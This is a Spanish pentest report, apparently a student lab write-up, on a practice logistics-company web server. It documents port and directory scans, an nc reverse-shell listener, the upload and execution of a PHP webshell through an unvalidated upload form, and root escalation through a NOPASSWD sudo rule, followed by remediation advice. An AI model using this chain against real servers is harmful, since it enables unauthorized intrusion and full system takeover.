INFORME DE PENTESTING

Transportadora Rápida S.A.

Evaluación de seguridad ofensiva · Entorno web Linux

Objetivo	Portal web corporativo · `172.17.0.2`
Laboratorio	whoami-labs.com — «Transportadora Rápida S.A.»
Dificultad	Fácil (1 punto)
Fecha de ejecución	11 de noviembre de 2026
Autor	Josep Sanz
Clasificación	CONFIDENCIAL
Resultado	Compromiso total del host (root)

Documento confidencial. Pruebas realizadas exclusivamente contra el laboratorio propio y autorizado en la plataforma whoami-labs, en el marco de la práctica de la asignatura.
Sin ataques de fuerza bruta ni de denegación de servicio.

1. Resumen ejecutivo

Se ha realizado una prueba de intrusión (*pentest*) de caja negra contra la aplicación web de **Transportadora Rápida S.A.**, alojada en `172.17.0.2`. El objetivo era evaluar la seguridad del portal y, de ser posible, obtener control del servidor.

La máquina fue **comprometida por completo** en una cadena corta y directa: un panel de subida de ficheros sin restricciones permitió cargar una *webshell* en PHP, que proporcionó ejecución remota de código como el usuario `www-data`. A partir de ahí, una configuración de `sudo` excesivamente permisiva (`www-data` con permiso para ejecutar **cualquier comando como root sin contraseña**) permitió una escalada de privilegios inmediata hasta `root`, culminando en la lectura de la *flag* final.

El riesgo global es **CRÍTICO**. La combinación de subida de ficheros arbitrarios y una regla `sudo` defectuosa permite que cualquier visitante no autenticado tome el control absoluto del sistema en cuestión de minutos.

> **Hallazgo principal:** carga de ficheros arbitrarios (webshell PHP) → RCE como `www-data` → `sudo` NOPASSWD ilimitado → `root`. **Flag obtenida:** `FLAG{R3V3RS3_SH3LL_M4ST3R_C0NN3CT10N}`

Tabla de hallazgos

#	Hallazgo	Severidad	Clasificación	CVSS 3.1
1	Carga de ficheros arbitrarios sin validación → ejecución remota de código (webshell PHP)	CRÍTICA	CWE-434 · OWASP A01/A03:2021	9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
2	Escalada de privilegios: `sudo (ALL:ALL) ALL` NOPASSWD para `www-data`	ALTA	CWE-250/CWE-269 · OWASP A04:2021	8.8 (AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)
3	Listado de directorios habilitado y *webshell* accesible públicamente (`/public/uploads/`)	MEDIA	CWE-548 · OWASP A05:2021	5.3 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)
4	Exposición de múltiples servicios redundantes y fuga de versiones (3× Apache 2.4.52, panel admin)	BAJA	CWE-200 · OWASP A05:2021	3.7 (AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N)

2. Alcance y metodología

Alcance (scope)

Las pruebas se limitaron al host `172.17.0.2` del laboratorio autorizado «Transportadora Rápida S.A.» en whoami-labs. No se atacó ningún sistema de terceros. No se emplearon técnicas de fuerza bruta ni de denegación de servicio.

Metodología

Se siguió un flujo estándar de pentest de caja negra: **reconocimiento → enumeración → explotación (acceso inicial) → escalada de privilegios → post-explotación**, alineado con las fases de una operación real y con las tácticas de MITRE ATT&CK.

Herramientas

`nmap` `feroxbuster` `netcat (nc)` `webshell PHP` `navegador + DevTools` Máquina atacante: Kali Linux (`172.17.0.1`).

3. Reconocimiento y enumeración


3.1 · Escaneo de puertos y servicios (Nmap)

Se lanzó un escaneo completo de puertos TCP con detección de versiones y scripts por defecto:

```
nmap -p- -sV -sC -sS -n -Pn --min-rate=5000 172.17.0.2
```

El escaneo reveló **tres servicios HTTP** sobre Apache 2.4.52 (Ubuntu):

Puerto	Servicio	Título / descripción
80/tcp	Apache httpd 2.4.52	Apache2 Ubuntu Default Page
8080/tcp	Apache httpd 2.4.52	Transportadora Rápida S.A. — Líder en Logística Internacional
8989/tcp	Apache httpd 2.4.52	Panel Administrativo — Transportadora Rápida



Evidencia 1 — Escaneo Nmap: tres servicios HTTP (80, 8080, 8989) sobre Apache 2.4.52. El 8080 aloja el portal corporativo y el 8989 un panel administrativo.

3.2 · Enumeración de contenido web (feroxbuster)

Se enumeró cada servicio HTTP con `feroxbuster` usando el diccionario `raft-medium-directories` y extensiones habituales (`php, bak, txt, html, py, zip`).

Puerto 80

El servicio por defecto expone una estructura `/public/` con un directorio **`/public/uploads/`** y un script **`upload.php`** , además de `/admin/` . El directorio de subidas es la pieza clave de la cadena de ataque.

```
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://172.17.0.2 -t 5 -x php,bak,txt,html,py,zip -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😐                 ver: 2.13.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://172.17.0.2/
 🚩 In-Scope Url          │ 172.17.0.2
 🚀 Threads               │ 5
 📖 Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, bak, txt, html, py, zip]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET        9l       28w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404      GET        9l       31w      272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      308c http://172.17.0.2/admin ⇒ http://172.17.0.2/admin/
200      GET       22l      105w     5952c http://172.17.0.2/icons/ubuntu-logo.png
200      GET      363l      961w    10671c http://172.17.0.2/
301      GET        9l       28w      309c http://172.17.0.2/public ⇒ http://172.17.0.2/public/
200      GET      363l      961w    10671c http://172.17.0.2/index.html
301      GET        9l       28w      313c http://172.17.0.2/public/css ⇒ http://172.17.0.2/public/css/
200      GET      573l     1108w     9886c http://172.17.0.2/public/css/style.css
301      GET        9l       28w      317c http://172.17.0.2/public/uploads ⇒ http://172.17.0.2/public/uploads/
200      GET       70l      154w     2042c http://172.17.0.2/admin/index.html
302      GET        0l        0w        0c http://172.17.0.2/public/upload.php ⇒ contacto.html
200      GET      103l      266w     3978c http://172.17.0.2/public/servicios.html
200      GET      100l      277w     4090c http://172.17.0.2/public/clientes.html
200      GET      179l      575w     7911c http://172.17.0.2/public/index.html
200      GET      317l      750w    11350c http://172.17.0.2/public/contacto.html
200      GET      107l      295w     4371c http://172.17.0.2/public/proveedores.html
200      GET      126l      439w     5722c http://172.17.0.2/public/acerca.html
[####################] - 31s   630182/630182  0s      found:16      errors:0
[####################] - 30s   210000/210000  6948/s  http://172.17.0.2/
[####################] - 30s   210000/210000  6978/s  http://172.17.0.2/admin/
[####################] - 30s   210000/210000  6974/s  http://172.17.0.2/public/
[####################] - 0s    210000/210000  52500000/s http://172.17.0.2/public/css/ ⇒ Directory listing (add --scan-dir-listings to scan)
[####################] - 0s    210000/210000  105000000/s http://172.17.0.2/public/uploads/ ⇒ Directory listing (add --scan-dir-listings to scan)

┌──(kali㉿kali)-[~]
└─$
```

Evidencia 2 — feroxbuster (puerto 80): se descubren `/public/uploads/`, `upload.php` y `/admin/`, ambos con listado de directorios activo.

Puerto 8080 (portal corporativo)

El portal público replica la misma lógica: expone `uploads/` y `upload.php`, confirmando que la funcionalidad de subida está accesible también aquí.

```
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://172.17.0.2:8080 -t 5 -x php,bak,txt,html,py,zip -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😐                 ver: 2.13.1
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://172.17.0.2:8080/
 🚩 In-Scope Url          │ 172.17.0.2
 🚀 Threads               │ 5
 📖 Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌 Status Codes          │ All Status Codes!
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.13.1
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎 Extract Links         │ true
 💲 Extensions            │ [php, bak, txt, html, py, zip]
 🏁 HTTP methods          │ [GET]
 🔃 Recursion Depth       │ 4
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      107l      295w     4371c http://172.17.0.2:8080/proveedores.html
200      GET      179l      575w     7911c http://172.17.0.2:8080/index.html
200      GET      317l      750w    11350c http://172.17.0.2:8080/contacto.html
301      GET        9l       28w      313c http://172.17.0.2:8080/css ⇒ http://172.17.0.2:8080/css/
200      GET      103l      266w     3978c http://172.17.0.2:8080/servicios.html
200      GET      126l      439w     5722c http://172.17.0.2:8080/acerca.html
200      GET      100l      277w     4090c http://172.17.0.2:8080/clientes.html
200      GET      573l     1108w     9886c http://172.17.0.2:8080/css/style.css
200      GET      179l      575w     7911c http://172.17.0.2:8080/
301      GET        9l       28w      317c http://172.17.0.2:8080/uploads ⇒ http://172.17.0.2:8080/uploads/
302      GET        0l        0w        0c http://172.17.0.2:8080/upload.php ⇒ contacto.html
[####################] - 15s   210098/210098  0s      found:11      errors:0
[####################] - 14s   210000/210000  14646/s http://172.17.0.2:8080/
[####################] - 0s    210000/210000  52500000/s http://172.17.0.2:8080/css/ ⇒ Directory listing (add --scan-dir-listings to scan)
[####################] - 0s    210000/210000  105000000/s http://172.17.0.2:8080/uploads/ ⇒ Directory listing (add --scan-dir-listings to scan)

┌──(kali㉿kali)-[~]
└─$
```

Evidencia 3 — feroxbuster (puerto 8080): directorio `uploads/` y `upload.php` expuestos en el portal corporativo.

Puerto 8989 (panel administrativo)

El tercer servicio corresponde al panel administrativo; la enumeración devuelve principalmente su `index.html`, confirmando el panel detectado por Nmap.



Evidencia 4 — feroxbuster (puerto 8989): panel administrativo accesible.

4. Acceso inicial — Carga de webshell y RCE

Hallazgo 1 · Carga de ficheros arbitrarios → RCE CRÍTICA

`CWE-434 (Unrestricted Upload of File with Dangerous Type)` `OWASP A01:2021` `OWASP A03:2021`

`MITRE T1505.003 (Web Shell)` `CVSS 3.1 · 9.8 (Crítica)`


El endpoint `upload.php` acepta ficheros sin validar su extensión ni su tipo de contenido, y los almacena en un directorio **servido y ejecutable por Apache** (`/public/uploads/`). Esto permite subir un script PHP malicioso (*webshell* reversa) y ejecutarlo simplemente navegando hasta él.

Explotación

Se preparó un listener en la máquina atacante y se subió la webshell:

```
nc -lvnp 4444                          # listener en Kali (172.17.0.1)
# Subida de shell_php_reverse.php a /public/uploads/ vía upload.php
# Acceso a http://172.17.0.2/public/uploads/shell_php_reverse.php
```

Al solicitar la webshell desde el navegador, Apache la ejecuta y se recibe una *reverse shell*. La sesión obtenida corre como `uid=33(www-data) gid=33(www-data)` :



Evidencia 5 — El directorio `/public/uploads/` (listado abierto) muestra `shell_php_reverse.php` . Al ejecutarla, el listener `nc` recibe la conexión y se obtiene shell como `www-data` .

> **Hallazgo asociado (3):** el directorio `/public/uploads/` tiene el *listado de directorios* habilitado y permisos `drwxrwxrwx` , lo que facilita localizar y ejecutar la webshell subida. El fichero se almacena, además, con permisos de ejecución.

5. Escalada de privilegios — www-data → root

Hallazgo 2 · `sudo` NOPASSWD ilimitado ALTA

`CWE-250 (Execution with Unnecessary Privileges)` `CWE-269 (Improper Privilege Management)`

`OWASP A04:2021` `MITRE T1548.003` `CVSS 3.1 · 8.8 (Alta)`

Desde la shell de `www-data` se comprobaron los permisos `sudo` del usuario:


```
sudo -l
```

La salida revela una configuración catastrófica:

```
User www-data may run the following commands on 487aaff45065:
    (ALL : ALL) ALL
```

El usuario del servidor web puede ejecutar **cualquier comando como cualquier usuario, incluido root, y sin contraseña**. La escalada es inmediata:

```
sudo su
id
# uid=0(root) gid=0(root) groups=0(root)
whoami
# root
```




Evidencia 6 — `sudo -l` confirma `(ALL : ALL) ALL` para `www-data`. `sudo su` otorga una shell con `uid=0(root)`.

5.1 · Obtención de la flag

Ya como root, se localiza y lee la *flag* final:

```
find / -name flag.txt 2>/dev/null
# /root/flag.txt
cat /root/flag.txt
# FLAG{R3V3RS3_SH3LL_M4ST3R_C0NN3CT10N}
```



Evidencia 7 — Lectura de `/root/flag.txt` como root y validación de la flag en el panel de whoami-labs: «¡Has conseguido la flag!».

> **Compromiso total confirmado.** Flag: `FLAG{R3V3RS3_SH3LL_M4ST3R_C0NN3CT10N}`

5.2 · Cadena de ataque resumida

```
Recon (nmap) → enumeración web (feroxbuster) → upload.php sin validación
      → subida de webshell PHP a /public/uploads/ → RCE como www-data
      → sudo -l = (ALL:ALL) ALL NOPASSWD → sudo su → root → flag
```

6. Remediación

Hallazgo 1 — Carga de ficheros arbitrarios (CRÍTICO)

- **Validar en servidor** la extensión mediante lista blanca (solo tipos realmente necesarios: `.jpg`, `.pdf`…), comprobar el *MIME type* real y los *magic bytes*, no fiarse del nombre ni del `Content-Type` del cliente.
- **Impedir la ejecución** en el directorio de subidas: almacenarlo *fuera del docroot* o deshabilitar el motor PHP ahí (`php_admin_flag engine off` / `RemoveHandler` / regla en Nginx).
- Renombrar los ficheros subidos con un identificador aleatorio y servirlos con `Content-Disposition: attachment`.
- Exigir **autenticación** para subir ficheros y limitar tamaño/tipo.

Hallazgo 2 — `sudo` NOPASSWD ilimitado (ALTA)

- **Eliminar** de inmediato la regla `www-data (ALL:ALL) ALL` de `/etc/sudoers`. Una cuenta de servicio web *jamás* debe tener `sudo`.
- Aplicar **mínimo privilegio**: si un proceso necesita una acción concreta como root, acotarla a un comando específico y, preferiblemente, con contraseña.
- Auditar periódicamente `/etc/sudoers` y `/etc/sudoers.d/` con `visudo -c` contra una línea base.

Hallazgo 3 — Listado de directorios y webshell accesible (MEDIA)

- Deshabilitar el *directory listing* (`Options -Indexes` en Apache).
- Revisar y endurecer permisos de ficheros/carpetas (evitar `777`); el servicio web no debe poder escribir en rutas ejecutables.

Hallazgo 4 — Servicios redundantes y fuga de versiones (BAJA)

- Reducir la superficie de exposición: publicar un único servicio tras un proxy inverso y retirar los puertos/instancias que no sean necesarios (80, 8080, 8989 sirven lo mismo).
- Ocultar banners de versión (`ServerTokens Prod`, `ServerSignature Off`) y forzar HTTPS/TLS.
- Proteger el panel administrativo (8989) con autenticación fuerte y restricción por red.

7. Conclusión y lección aprendida

El compromiso de Transportadora Rápida S.A. ilustra cómo **dos errores independientes se encadenan hasta el desastre**. Por separado ya serían graves; juntos entregan el servidor a cualquier atacante no autenticado en minutos.

La **subida de ficheros sin validación** es, por sí sola, suficiente para lograr ejecución de código remota: es uno de los vectores web más clásicos y de mayor impacto. La **regla `sudo` permisiva** sobre la cuenta del servidor web convierte ese primer punto de apoyo en control total del sistema.

La lección es la de siempre, y aplicar **un solo** principio bien habría roto la cadena: **validar toda entrada en el servidor** (habría impedido el RCE) o **aplicar mínimo privilegio** (sin `sudo` para `www-data`, el RCE se habría quedado en una shell no privilegiada, sin acceso a root ni a la flag). La defensa en profundidad existe precisamente para que ningún fallo aislado sea fatal.

Nota de alcance y autorización. Todas las pruebas de este informe se realizaron exclusivamente contra el laboratorio propio y autorizado «Transportadora Rápida S.A.» en la plataforma whoami-labs, en el marco de la práctica de la asignatura. Sin ataques de fuerza bruta ni de denegación de servicio.